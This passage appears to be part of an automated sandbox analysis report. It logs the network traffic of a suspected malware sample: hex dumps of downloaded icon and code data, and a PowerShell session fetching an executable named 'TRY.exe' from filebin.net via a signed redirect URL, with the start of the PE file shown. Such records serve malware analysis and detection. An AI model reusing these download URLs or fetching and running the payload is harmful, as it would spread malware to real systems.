<tr><td>2022-04-20 07:28:15 UTC</td><td>225</td><td>IN</td><td>Data Raw: 00 00 00 00 00 00 00 00 50 c3 0f 40 00 00 00 00 00 00 00 00 24 f4 12 40 00 00 00 00 00 00 00 80 96 98 16 40 00 00 00 00 00 00 20 bc be 19 40 00 00 00 00 00 04 bf c9 1b 8e 34 40 00 00 00 a1 ed cc ce 1b c2 d3 4e 40 20 f0 9e b5 70 2b a8 ad c5 9d 69 40 d0 5d fd 25 e5 1a 8e 4f 19 eb 83 40 71 96 d7 95 43 0e 05 8d 29 af 9e 40 f9 bf a0 44 ed 81 12 8f 81 82 b9 40 bf 3c d5 a6 cf ff 49 1f 78 c2 d3 40 6f c6 e0 8c e9 80 c9 47 ba 93 a8 41 bc 85 6b 55 27 39 8d f7 70 e0 7c 42 bc dd 8e de f9 9d fb eb 7e aa 51 43 a1 e6 76 e3 cc f2 29 2f 84 81 26 44 28 10 17 aa f8 ae 10 e3 c5 c4 fa 44 eb a7 d4 f3 f7 eb e1 4a 7a 95 cf 45 65 cc c7 91 0e a6 ae a0 19 e3 a3 46 0d 65 17 0c 75 81 86 75 76 c9 48 4d 58 42 e4 a7 93 39 3b 35 b8 b2 ed 53 4d a7 e5 5d 3d c5 5d 3b 8b 9e 92 5a ff 5d a6
Data Ascii: P@$@@ @4@N@ p+i@]%O@qC)@D@<Ix@oGAkU'9p|B~QCv)/&D(DJzEeFeuuvHMXB9;5SM]=];Z]</td></tr>
<tr><td>2022-04-20 07:28:15 UTC</td><td>241</td><td>IN</td><td>Data Raw: 00 00 01 00 0d 00 30 30 10 00 01 00 04 00 68 06 00 00 d6 00 00 00 20 20 10 00 01 00 04 00 e8 02 00 00 3e 07 00 00 18 18 10 00 01 00 04 00 e8 01 00 00 26 0a 00 00 10 10 10 00 01 00 04 00 28 01 00 00 0e 0c 00 00 30 30 00 00 01 00 08 00 a8 0e 00 00 36 0d 00 00 20 20 00 00 01 00 08 00 a8 08 00 00 de 1b 00 00 18 18 00 00 01 00 08 00 c8 06 00 00 86 24 00 00 10 10 00 00 01 00 08 00 68 05 00 00 4e 2b 00 00 00 00 00 00 01 00 20 00 d2 d9 00 00 b6 30 00 00 30 30 00 00 01 00 20 00 a8 25 00 00 88 0a 01 00 20 20 00 00 01 00 20 00 a8 10 00 00 30 30 01 00 18 18 00 00 01 00 20 00 88 09 00 00 d8 40 01 00 10 10 00 00 01 00 20 00 68 04 00 00 60 4a 01 00 28 00 00 00 30 00 00 00 60 00 00 00 01 00 04 00 00 00 00 00 80 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
Data Ascii: 00h >&(006 $hN+ 000 %   00 @ h`J(0`</td></tr>
<tr><td>2022-04-20 07:28:15 UTC</td><td>257</td><td>IN</td><td>Data Raw: 0a 03 09 51 15 00 00 ff 04 2c 35 42 40 2e 0a 0a 0a 03 09 0a 15 00 00 03 03 03 03 03 03 03 03 03 03 03 09 0a 15 00 00 00 04 06 06 06 06 06 09 09 09 09 0a 15 00 00 00 04 51 39 39 39 39 39 39 39 39 51 15 00 00 00 15 15 15 15 15 15 15 15 15 15 15 12 00 00 04 00 2a 13 13 13 13 13 13 13 13 13 3a 00 04 00 00 00 47 47 47 47 47 47 47 47 47 47 47 00 00 00 01 00 00 00 01 00 00 00 01 00 00 00 01 00 00 00 01 00 00 00 01 00 00 00 01 00 00 00 01 00 00 00 01 00 00 00 01 00 00 00 01 00 00 c0 01 00 00 c0 01 00 00 c0 01 00 00 a0 02 00 00 e0 03 00 00 89 50 4e 47 0d 0a 1a 0a 00 00 00 0d 49 48 44 52 00 00 01 00 00 00 01 00 08 06 00 00 00 5c 72 a8 66 00 00 20 00 49 44 41 54 78 9c ec bd 79 ac 2c d9 7d df f7 39 e7 d4 d2 eb dd de 36 6f de bc 19 ce 0c 87 9b 44 91 22 47 a2
Data Ascii: Q,5B@.Q999999999Q*:GGGGGGGGGGGPNGIHDR\rf IDATxy,}96oD"G</td></tr>
<tr><td>2022-04-20 07:28:15 UTC</td><td>273</td><td>IN</td><td>Data Raw: 24 5e e6 0a 37 c2 e2 59 30 46 0d 05 58 6d 9a e8 c4 2d 1b 4d 93 94 34 d5 18 0b 7b c7 2d 52 ed 12 4e 28 4f 21 90 08 2b 90 08 3c 2f 20 f4 7d 82 d0 c3 0f 14 be a7 86 29 a6 83 c0 73 06 d0 7a c5 2d 3d f5 9c 57 c2 1a 43 9c 24 a4 71 44 92 c4 1c b7 0f b1 46 43 d2 46 58 1f 21 2c 81 02 4f 42 e0 09 94 04 4f 81 12 16 25 41 65 be f9 22 08 49 38 db 43 ee b3 2f 83 dc 3d 45 ca 7a bd b0 36 f3 23 e4 28 96 80 1e 29 33 a2 06 d8 d1 77 38 ca 48 26 be b6 e2 9a d5 d4 ef ff 13 f4 c5 ff 1c 1d 3c 31 a5 f0 69 74 52 cd f8 76 a0 c7 22 12 70 de 19 ff b4 ce 6e 6d 6d c5 4a a9 21 03 00 46 c4 f9 dc f5 57 3e 9f eb fe d3 ac ba e3 6a 83 db b8 42 b2 75 e9 09 3c df 63 d0 eb 71 bc 7b c8 e6 a5 f3 54 2b 55 a2 38 21 d1 31 42 09 a4 ca 0c 5e 3e 66 2c 58 00 00 20 00 49 44 41 54 c6 a2 85 73 85 09 03 56
Data Ascii: $^7Y0FXm-M4{-RN(O!+</ })sz-=WC$qDFCFX!,OBO%Ae"I8C/=Ez6#()3w8H&<1itRv"pnmmJ!FW>jBu<cq{T+U 8!1B^>f,X IDATsV</td></tr>
<tr><td>2022-04-20 07:28:15 UTC</td><td>289</td><td>IN</td><td>Data Raw: 55 b0 00 9c 0f 85 58 4a 13 fc 77 13 b2 3b 5b e4 de 7e a5 5e d2 dc dd ac 40 9f f9 5b 66 ef 0a 8a dd 98 40 72 27 0e 59 66 ef 02 dd 45 08 dc 77 03 d1 7b c1 01 bc 4a 53 c2 97 4e 1a d1 da d5 75 1d b0 2a 7b 7e 79 db d0 c1 39 03 74 a3 f8 4a 1d 1d 1d 9d 3b 6b 1a 6b 1c eb f5 9a 2c cb 76 52 67 5d a6 e9 fa f9 69 59 a2 ee ef fb 6e 81 8b 02 48 f4 d6 0f bd f9 bd 8b 23 b2 9d 0f 7d 08 3a d7 e6 bd 67 bd 5e f3 ed 6f 7f 9b d5 6a c5 f3 e7 cf 19 8f c7 e4 59 86 2e 32 f2 a3 11 72 90 63 44 68 2d 96 67 90 8f 35 62 a0 29 ca 01 d2 87 1e 80 5a 6b ca b2 dc 39 bf ad 20 50 8a b2 1c 30 c8 0a 6a b1 0a 26 7e 27 f6 91 4e a8 bb 5d 97 c9 fb 50 dc 43 cb 76 ef c7 ee e3 4c 31 93 d4 99 c8 98 06 b3 5e 32 1c 54 64 3a c7 3a 87 b1 21 38 a7 62 5f c3 d4 35 28 59 65 ad 29 df c2 76 db 28 63 2b 2c fa cc
Data Ascii: UXJw;[~^@[f@r'YfEw{JSNu*{~y9tJ;kk,vRg]iYnH#}:g^ojY.2rcDh-g5b)Zk9 P0j&~'N]PCvL1^2Td::!8b_5(Ye)v(c+,</td></tr>
<tr><td>2022-04-20 07:28:15 UTC</td><td>305</td><td>IN</td><td>Data Raw: 05 45 d3 e9 d2 b5 0b 4b 13 b2 6c c0 60 30 60 34 1a 32 1a 0d d9 db bb c4 78 bc c3 72 b5 e0 e8 f0 88 d3 e9 a9 af 87 6f 98 9e 9c b0 9c cf 89 a2 94 24 8d bd 65 91 91 a6 a9 4b 71 96 0e 29 c7 27 cf 28 19 e2 f7 6b 8d d8 18 8d c0 cd fa d3 ae 35 12 da 18 f2 bc e2 68 7a cc ed fb f7 b8 3f 3d a2 aa 0b 94 90 8c 64 c2 64 30 64 9c 66 a4 49 06 89 e4 be 5e 72 6f 7e cc d1 62 ee 42 9d 52 b5 80 a2 c1 e1 0b c1 05 b0 04 79 60 31 62 ad c9 37 ec 83 c0 fc 3e 04 10 f4 b6 41 b4 b8 a7 05 a4 12 ad af 6f b0 9c 34 c7 3c 1b 3d b7 3e d2 03 19 5f b4 ef c3 b5 70 8f cd b0 e1 a6 fb d0 59 e3 b9 18 40 18 16 ab 59 2c 56 94 65 41 5d 57 3e cb f2 7c 80 cf 45 2d 60 30 18 b3 b3 b3 cb 70 38 72 c0 b1 cf 8d 88 63 98 4c 76 e3 9d 9d 89 c5 e1 57 09 8e e9 97 38 01 10 80 bf a0 f5 b7 e5 f3 5f 98 1e d7 c5 7e
Data Ascii: EKl`0`42xro$eKq)'(k5hz?=dd0dfI^ro~bBRy`1b7>Ao4<=>_pY@Y,VeA]W>|E-`0p8rcLvW8_~</td></tr>
<tr><td>2022-04-20 07:28:15 UTC</td><td>321</td><td>IN</td><td>Data Raw: ff 00 00 00 01 ff 00 00 ff 00 00 00 01 7f 00 00 d7 c6 00 00 03 3f 00 00 ff c6 00 00 03 ff 00 00 ff ff ff ff ff 00 00 ff ff ff ff ff 00 00 28 00 00 00 20 00 00 00 40 00 00 00 01 00 20 00 00 00 00 00 80 10 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 b7 bf b7 0f b2 c2 c6 39 bc c8 cd 72 bc cc dc b0 c5 d0 d8 df 87 87 86 5e 00 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 c6 c5 be
Data Ascii: ?(@ 9r^</td></tr>
</table>

<table>
<tr><th>Timestamp</th><th>kBytes transferred</th><th>Direction</th><th>Data</th></tr>
<tr><td>2022-04-20 07:28:15 UTC</td><td>337</td><td>IN</td><td>Data Raw: c8 45 33 c9 33 c9 83 f8 7f 0f 87 1e 02 00 00 45 8b c6 41 8b d6 ff 15 d1 67 00 00 48 8b c8 48 89 05 5f 9c 00 00 ff 15 51 67 00 00 44 8d 47 04 48 8d 15 7a b2 00 00 48 8d 0d 5f 6c 00 00 e8 ca 20 00 00 85 c0 75 2d 21 7c 24 28 45 33 c9 45 33 c0 33 c9 ba b1 04 00 00 c7 44 24 20 10 00 00 00 e8 58 1e 00 00 c7 05 22 a9 00 00 14 07 07 80 e9 d3 01 00 00 8b 05 37 b2 00 00 a8 40 75 08 84 c0 0f 89 b8 00 00 00 41 b8 04 01 00 00 48 8d 54 24 30 48 8d 0d 15 6c 00 00 e8 70 20 00 00 33 c9 85 c0 75 0c 21 7c 24 28 45 33 c9 45 33 c0 eb a4 4c 8d 44 24 30 41 8b d6 ff 15 70 66 00 00 48 89 05 b9 9b 00 00 48 85 c0 74 75 ff 15 6e 65 00 00 3d b7 00 00 00 75 68 45 33 c9 4c 8d 05 e5 a8 00 00 33 c9 f6 05 c8 b1 00 00 80 74 18 21 7c 24 28 ba 4b 05 00 00 c7 44 24 20 10 00 00 00 e8 bc 1d 00
Data Ascii: E33EAgHH_QgDGHzH_l u-!|$(E3E33D$ X"7@uAHT$0Hlp 3u!|$(E3E3LD$0ApfHHtune=uhE3L3t!|$(KD$</td></tr>
<tr><td>2022-04-20 07:28:15 UTC</td><td>353</td><td>IN</td><td>Data Raw: 98 29 00 00 49 03 dc 3c 41 74 47 3c 44 74 3a 3c 49 74 2d 3c 4e 74 20 3c 50 74 12 3c 53 74 05 41 8b f7 eb 3b 83 0d 7d 72 00 00 04 eb 2b 0f ba 2d 3f 64 00 00 07 eb 28 83 25 6a 72 00 00 fe eb 18 83 25 61 72 00 00 fd eb 0f 83 0d 24 64 00 00 40 eb 0d 09 3d 50 72 00 00 44 89 25 f5 60 00 00 8a 03 84 c0 75 95 e9 4a ff ff ff 83 4c 24 28 ff 48 8d 44 24 41 41 83 c9 ff 48 89 44 24 20 4c 8d 05 78 2d 00 00 41 8b d4 b9 7f 00 00 00 ff 15 a2 25 00 00 2b c7 0f 84 1a ff ff ff e9 12 ff ff ff 8a 44 24 42 84 c0 75 0c 66 89 3d b6 60 00 00 e9 01 ff ff ff 3c 3a 0f 85 f6 fe ff ff 48 0f be 4c 24 43 ff 15 d5 28 00 00 3c 31 74 dc 3c 41 74 09 3c 55 74 d4 e9 d9 fe ff ff 66 44 89 25 84 60 00 00 e9 cf fe ff ff 8a 44 24 42 84 c0 75 0c 44 89 25 64 60 00 0 0 e9 bb fe ff ff 3c 3a 0f 85 b0 fe
Data Ascii:)I<AtG<Dt:<It-<Nt <Pt<StA;}r+-?d(%jr%ar$d@=PrD%`uJL$(HD$AAHD$ Lx-A%+D$Buf=`<:HL$C(<1t<At <UtfD%`D$BuD%d`<:</td></tr>
<tr><td>2022-04-20 07:28:15 UTC</td><td>369</td><td>IN</td><td>Data Raw: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 44 11 00 00 b7 11 00 00 90 9c 00 00 c0 11 00 00 b8 12 00 00 9c 9c 00 00 c0 12 00 00 89 14 00 00 b8 9c 00 00 90 14 00 00 53 15 00 00 dc 9c 00 00 5c 15 00 00 ef 15 00 00 f4 9c 00 00 f8 15 00 00 3c 1b 00 00 08 9d 00 00 44 1b 00 00 31 1c 00 00 2c 9d 00 00 38 1c 00 00 fa 1e 00 00 3c 9d 00 00 00 1f 00 00 ba 20 00 00 60 9d 00 00 c0 20 00 00 6c 21 00 00 80 9d 00 00 74 21 00 00 95 22 00 00 98 9d 00 00 9c 22 00 00 1e 23 00 00 a4 9d 00 00 24 23 00 00 40 24 00 00 bc 9d 00 00 48 24 00 00 21 26 00 00 d0 9d 00 00 28 26 00
Data Ascii: DS\<D1,8< ` l!t!""#$#@$H$!&(&</td></tr>
<tr><td>2022-04-20 07:28:15 UTC</td><td>385</td><td>IN</td><td>Data Raw: 00 00 00 00 88 ff ff ff f8 8f ff 8f 8f f8 88 88 85 78 88 70 00 00 00 00 00 00 00 00 7f ff ff ff ff f8 88 88 77 78 78 77 88 7c 88 80 00 00 00 00 00 00 00 00 88 f8 88 87 77 67 77 77 78 78 88 88 88 88 88 88 00 00 00 00 00 00 00 00 78 77 87 67 67 77 87 88 88 88 88 88 88 88 78 87 00 00 00 00 00 00 00 00 78 88 77 78 88 88 f8 8f 8f 8f 8f 8f 8f 88 8c f8 80 00 00 00 00 00 00 00 88 88 87 88 ff ff ff f8 f8 f8 8f 88 88 88 88 78 70 00 00 00 00 00 00 00 78 88 78 88 f8 f8 f8 f8 f8 ff 88 f8 ff 8f 88 8 7 80 00 00 00 00 00 00 00 78 88 88 78 f8 ff 8f 8f f8 f8 f8 f8 88 88 88 80 00 00 00 00 00 00 00 00 88 88 78 88 ff 8f 8f f8 8f 88 88 88 88 88 88 70 00 00 00 00 00 00 00 00 87 88 80 08 88 88 88 88 88 88 88 87 87 87 87 00 00 00 00 00 00 00 00 00 00 00 00 08 88 88 88 88 78 88 88
Data Ascii: xpwxxw|wgwwxxxwggwxxwxxpxxxxxpx</td></tr>
<tr><td>2022-04-20 07:28:15 UTC</td><td>401</td><td>IN</td><td>Data Raw: 9c 26 e7 2e 0f 83 41 64 ed 4b 21 10 ce d2 af 87 2a 80 21 97 06 0c 26 75 e7 53 53 2c 0a 72 2b d8 cc 09 a9 20 b7 01 14 52 85 ad 81 fd fe b1 a6 9f a5 f4 dc e6 fb d8 46 1f c7 24 dd 33 8f d8 9b f6 6f 9c 4e 9e 9b f4 c8 c7 db 9d 5c d7 a2 b4 2a 8b ff 34 fd fb fd c4 b8 a4 f4 e8 f7 db 27 72 20 9e 95 1e 16 8e 56 6a 04 7c 90 36 84 49 ab ad 7e f9 97 7f 73 af db ed c7 49 92 12 04 7e 11 fd 97 45 f7 e9 cc 72 6b 32 f7 9e 35 a3 91 82 a3 52 c0 88 17 20 3f f6 ad b1 7f 14 f8 97 45 4f c4 06 14 08 c8 ad cb 65 9a 2c 05 08 46 03 59 96 33 ce e5 65 4e 2b 9b 2f 1a 9a 4d 27 c3 7d e7 a1 f1 b6 e7 eb f7 22 f5 2f da a3 47 47 49 12 c5 f7 ef bf f7 fa a4 6b f3 ae 14 9c 94 2e ff 61 d9 e3 96 8e 04 5c a5 65 73 d9 28 43 21 78 67 30 88 7b 71 9c a2 86 09 30 0a 57 9f d6 64 2e 42 0b 23 de 81 5c 05
Data Ascii: &.AdK!*!&uSS,r+ RF$3oN*4'r Vj|6I~sI~Erk25R ?EOe,FY3eN+/M'}"/GGIk.a\es(C!xg0{q0Wd.B#\</td></tr>
<tr><td>2022-04-20 07:28:15 UTC</td><td>417</td><td>IN</td><td>Data Raw: cb 11 5e 9f 06 d3 dc 7d 41 e1 e7 48 7c a8 02 0c 7b db 36 3f 49 7f 27 7f 7e 6b ee a7 40 5d f2 e3 7d 58 6f bb be ef 4e 1d 0a 6d d6 8c 09 29 c0 5c 28 a4 d2 b1 38 2b 59 78 a1 1d 79 42 18 84 fe 0c c9 9d e8 df 91 8e 95 e4 ab bd fb 75 9b fb 70 57 37 20 f9 f5 5a 6b b2 7c c0 b0 28 28 ca 32 7c 8a 21 4a b5 45 69 09 9e 1e 40 62 a1 ca b4 8e 69 4e 6b 2d 83 c1 98 f1 b8 d8 ee f7 eb a0 b7 8d 1c bc 73 1a f0 2e 27 30 1c 0e 4d 96 65 0d e0 bb 37 a8 cb 1c 09 f4 d3 e2 02 42 33 cc d6 3f df df 6f 94 ca f9 e3 c7 8f eb a7 4f bf 12 79 5e 72 7e 71 8e 31 1b 3e f9 e4 1f 78 fa ec 2b 74 96 6f a5 37 b4 8c d6 3d 76 62 e8 2e f3 76 2d 8f fe f6 e9 dc fb d7 72 1b 6d 21 bf 07 84 41 f7 f7 ee be fb fd 13 bb d6 09 10 05 80 47 23 d1 42 d2 58 43 e3 42 bf 01 4c 28 62 2a 87 13 f2 ec 84 c6 3a 5c 63 19
Data Ascii: ^}AH|{6?I'~k@]}XoNm)\(8+YxyBupW7 Zk|((2|!JEi@biNk-s.'0Me7B3?oOy^r~q1>x+to7=vb.v-rm!AG#BX CBL(b*:\c</td></tr>
<tr><td>2022-04-20 07:28:15 UTC</td><td>433</td><td>IN</td><td>Data Raw: c6 8a 2c 75 ae c1 aa 8a 59 c5 35 45 d5 50 d6 0d 95 cf bb 68 b4 03 41 c3 ef 61 ad 8b c8 48 e1 aa 2f f1 dd 93 94 92 48 a1 5d ca 72 a3 c1 1a e2 38 02 65 a9 6c 89 ad 0d 30 70 89 49 c6 f8 c4 a0 f0 1b 75 31 81 f3 dc 80 b3 02 20 bc 3e b3 8f 65 a3 4c fa 69 50 07 f2 78 a0 05 10 e8 1b df f8 86 00 27 0c fc fb 5f 88 2c 86 27 2e 00 4e 4e 4e 58 2c 16 5a 29 65 42 0f fc 60 5a b6 20 60 00 a2 c2 55 14 d6 25 b3 00 d6 5a ab b5 2e 8c 31 ec ed ed fd 89 37 df 7c f3 c3 ef 7c e7 3b 95 90 62 7c 7c 7c f4 d3 83 83 83 eb 42 46 51 53 e6 58 bb 39 2e bc 1f 01 e8 32 7b 77 5b d8 be 16 4a 6b c0 ab 35 ff 7d e5 5f 92 24 4c 26 13 46 a3 11 79 9e b3 58 2c 30 c6 0d f3 3c 3e 3e a2 ae 4a c6 7b 7b ae 9d b7 8c 5d f9 ae 14 a0 24 c2 0f b1 70 4c e0 46 81 c7 42 92 8c 52 46 d9 80 38 49 68 ea 86 b2 2c b0
Data Ascii: ,uY5EPhAaH/H]r8el0pIu1 >eLiPx'_,'.NNNX,Z)eB`Z `U%Z.17||;b|||BFQSX9.2{w[Jk5}_$L&FyX,0<>>J {{]$pLFBRF8Ih,</td></tr>
<tr><td>2022-04-20 07:28:15 UTC</td><td>449</td><td>IN</td><td>Data Raw: 71 ee 07 d4 fd 94 b0 7b 35 4d 5f cb 35 a1 0b ae 25 18 2b ad 32 56 6e 1d ce d3 fe 62 11 a0 50 b0 f0 c6 1b e7 0a 07 0e 1c 7c 2f 97 9b 78 fc d2 a5 c1 7f a0 64 c2 cb f7 ef df 1f 2d f4 95 13 fb 22 53 de 38 6c 45 3a 35 8e e2 96 7e ab 2e 02 56 4a 03 ad 48 07 9d 20 a8 38 a4 94 66 62 1e b4 53 4e 5c 75 89 70 26 93 25 9f af b3 c8 78 df 17 1f 8e b6 1b 2f ff fd c4 6b a7 28 d3 7b 08 21 6b 1c e9 6e 92 81 7b 3b 43 b0 dd f6 dc cd cc 73 6f 21 52 ac 37 34 d2 d3 cb 2d a1 13 97 7a 41 91 d8 3e e0 04 14 b6 e4 70 1d 1d 96 3d 83 c2 ac 00 a5 02 82 eb d0 8d 04 28 13 28 58 0e 2c cb 81 27 03 48 0a 7c 34 3d 85 e2 f0 79 2a 6d 07 8c 72 c6 18 83 ef fb 11 61 5d d3 41 e6 27 3f f9 ce 65 00 97 33 99 cc af 00 e0 c0 81 e3 1b ec 59 eb eb 80 7a 84 52 d6 af 69 7a 2f e7 42 70 2e 44 78 0a 0f a4 f4
Data Ascii: q{5M_5%+2VnbP|/xd-"S8lE:5~.VJH 8fbSN\up&%x/k({!kn{;Cso!R74-zA>p=((X,'H|4=y*mra]A'?e3YzRiz/Bp.Dx</td></tr>
<tr><td>2022-04-20 07:28:15 UTC</td><td>465</td><td>IN</td><td>Data Raw: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 5b 5c 5c 3f 3e 3e 3d f5 8f 87 8a ff b0 b2 b2 ff 9b ae 87 ff b2 ad 8b ff e6 e2 e1 ff ec e9 e4 ff ca c9 c7 ff 97 95 99 ff 94 90 97 ff 99 91 99 ff aa b8 c9 ff bd b9 bf ff e5 c3 c2 ff f8 f1 f1 ff c2 b7 b7 ff e4 d4 d4 ff b6 9b 9b f4 a4 85 85 14 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 5d 5e 5e 40 4a 41 43 f6 7f a4 97 ff 4e e3 9d ff 77 b4 7b ff a4 9f 98 ff c7 c5 c6 ff ea e8 e7 ff da da da ff b1 b2 b2 ff 9a 98 96 ff 99 9b 9c ff 87 be e1 ff ad ba c7 ff e8 c6 c5 ff fa f2 f2 ff c2 b7 b9 ff e7 d6 d6 ff b7 9c 9c f4 a1 83 83 14 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 5e 5f 5f 41 51 46 4a f6 95 c2 b0 ff 5a c7 9b ff 9d 9e 9f ff b5 b2 b4 ff ce ce ce ff f0 f0 f0 ff f0 f0 f0 ff cd cd ce ff b8 b2 ae ff a7 be ce
Data Ascii: [\\?>>=]^^@JACNw{^__AQFJZ</td></tr>
</table>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.5	49775	185.47.40.36	443	C:\Windows\System32\msiexec.exe

<table>
<tr><th>Timestamp</th><th>kBytes transferred</th><th>Direction</th><th>Data</th></tr>
<tr><td>2022-04-20 07:28:44 UTC</td><td>481</td><td>OUT</td><td>GET /rf43v6qzghbj7h7b/TRY.exe HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT; Windows NT 10.0; en-US) WindowsPowerShell/5.1.17134.1
Host: filebin.net
Connection: Keep-Alive</td></tr>
<tr><td>2022-04-20 07:28:44 UTC</td><td>482</td><td>IN</td><td>HTTP/1.1 302 Found
Cache-Control: max-age=0
Location: https://situla.bitbit.net/filebin/e76b11c6a8df860f25923a54491f9e4705e2029a6f63ff6145f41522a887dd56/7ff329000ec5f0e56f28414ebbe22f0c0905296169e7398f417a543e662f9503?X-Amz-Algorithm=AWS4-HMAC-SHA256&X-Amz-Credential=HZXB1J7T0UN34UN512IW%2F20220420%2Fus-east-1%2Fs3%2Faws4_request&X-Amz-Date=20220420T072844Z&X-Amz-Expires=30&X-Amz-SignedHeaders=host&response-cache-control=max-age%3D30&response-content-disposition=filename%3D%22TRY.exe%22&response-content-type=application%2Fvnd.microsoft.portable-executable&X-Amz-Signature=c205dd25825136b9a5d453fd33964b1791fdc2217c3bde2a85904dc7ce3c2af9
X-Robots-Tag: noindex
Date: Wed, 20 Apr 2022 07:28:44 GMT
Content-Length: 0
X-Varnish: 393425
Age: 0
Via: 1.1 varnish (Varnish/6.0)
Access-Control-Allow-Origin: *
Connection: close</td></tr>
</table>

<table>
<tr><th>Session ID</th><th>Source IP</th><th>Source Port</th><th>Destination IP</th><th>Destination Port</th><th>Process</th></tr>
<tr><td>3</td><td>192.168.2.5</td><td>49776</td><td>87.238.33.7</td><td>443</td><td>C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe</td></tr>
</table>

<table>
<tr><th>Timestamp</th><th>kBytes transferred</th><th>Direction</th><th>Data</th></tr>
<tr><td>2022-04-20 07:28:44 UTC</td><td>482</td><td>OUT</td><td>GET /filebin/e76b11c6a8df860f25923a54491f9e4705e2029a6f63ff6145f41522a887dd56/7ff329000ec5f0e56f28414ebbe22f0c0905296169e7398f417a543e662f9503?X-Amz-Algorithm=AWS4-HMAC-SHA256&X-Amz-Credential=HZXB1J7T0UN34UN512IW%2F20220420%2Fus-east-1%2Fs3%2Faws4_request&X-Amz-Date=20220420T072844Z&X-Amz-Expires=30&X-Amz-SignedHeaders=host&response-cache-control=max-age%3D30&response-content-disposition=filename%3D%22TRY.exe%22&response-content-type=application%2Fvnd.microsoft.portable-executable&X-Amz-Signature=c205dd25825136b9a5d453fd33964b1791fdc2217c3bde2a85904dc7ce3c2af9 HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT; Windows NT 10.0; en-US) WindowsPowerShell/5.1.17134.1
Host: situla.bitbit.net
Connection: Keep-Alive</td></tr>
<tr><td>2022-04-20 07:28:44 UTC</td><td>483</td><td>IN</td><td>HTTP/1.1 200 OK
Content-Length: 473600
Accept-Ranges: bytes
Last-Modified: Wed, 20 Apr 2022 01:16:13 GMT
ETag: "97b73ca76ec68b6580151220097a1292"
Cache-Control: max-age=30
Content-Disposition: filename="TRY.exe"
x-amz-request-id: tx00000000000000076dcf0-00625fb62c-3b4f93f3-default
Content-Type: application/vnd.microsoft.portable-executable
Date: Wed, 20 Apr 2022 07:28:44 GMT
Connection: close</td></tr>
<tr><td>2022-04-20 07:28:44 UTC</td><td>484</td><td>IN</td><td>Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 18 01 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 08 3b 92 41 4c 5a fc 12 4c 5a fc 12 4c 5a fc 12 f8 c6 0d 12 5f 5a fc 12 f8 c6 0f 12 ea 5a fc 12 f8 c6 0e 12 52 5a fc 12 45 22 78 12 4d 5a fc 12 d2 fa 3b 12 4e 5a fc 12 77 04 ff 13 56 5a fc 12 77 04 f9 13 76 5a fc 12 77 04 f8 13 6e 5a fc 12 45 22 6f 12 59 5a fc 12 4c 5a fd 12 65 5b fc 12 db 04 f5 13 13 5a fc 12 de 04 03 12 4d 5a fc 12 db 04 fe 13 4d 5a fc 12 52 69 63 68 4c 5a fc
Data Ascii: MZ@!L!This program cannot be run in DOS mode.$;ALZLZLZ_ZZRZE"xMZ;NZwVZwvZwnZE"oYZLZe[ZMZMZRichLZ</td></tr>
<tr><td>2022-04-20 07:28:44 UTC</td><td>500</td><td>IN</td><td>Data Raw: 24 10 e8 98 d4 ff ff 83 66 54 00 ff 76 58 e8 ad 36 03 00 ff 76 58 8b d8 8b ce 53 e8 4d ff ff ff 8b f8 85 ff 7e 47 57 53 8d 4c 24 48 e8 46 d4 ff ff 50 8d 4c 24 2c e8 67 d3 ff ff 8d 4c 24 40 e8 54 d3 ff ff 8d 44 24 28 50 8d 4c 24 14 e8 e4 e6 ff ff 29 7e 54 83 7e 54 00 7f 12 ff 75 0c 8d 44 24 14 8b ce ff 75 08 50 e8 2d 00 00 00 53 e8 48 36 03 00 59 85 ff 7f 93 8b ce e8 7e 01 00 00 8d 4c 24 10 e8 10 d3 ff ff 8d 4c 24 28 e8 07 d3 ff ff 5f 5e 5b 8b e5 5d c2 08 00 83 ec 38 83 64 24 04 00 53 55 56 8b f1 8d 4c 24 14 57 83 66 54 00 e8 ea d3 ff ff 8a 7c 24 54 8d 46 58 8b 7c 24 4c 50 8d 44 24 18 8b cf 50 e8 9e d2 ff ff 50 8b ce e8 fd 01 00 00 84 c0 0f 84 0d 01 00 00 0f b6 4e 30 8b 6c 24 14 89 4c 24 54 03 e9 8b cf e8 4a d7 ff ff 3b e8 76 12 8b cf b3 01 e8 3d d7 ff ff
Data Ascii: $fTvX6vXSM~GWSL$HFPL$,gL$@TD$(PL$)~T~TuD$uP-SH6Y~L$L$(_^[]8d$SUVL$WfT|$TFX|LPDPPN0lLTJ;v=</td></tr>
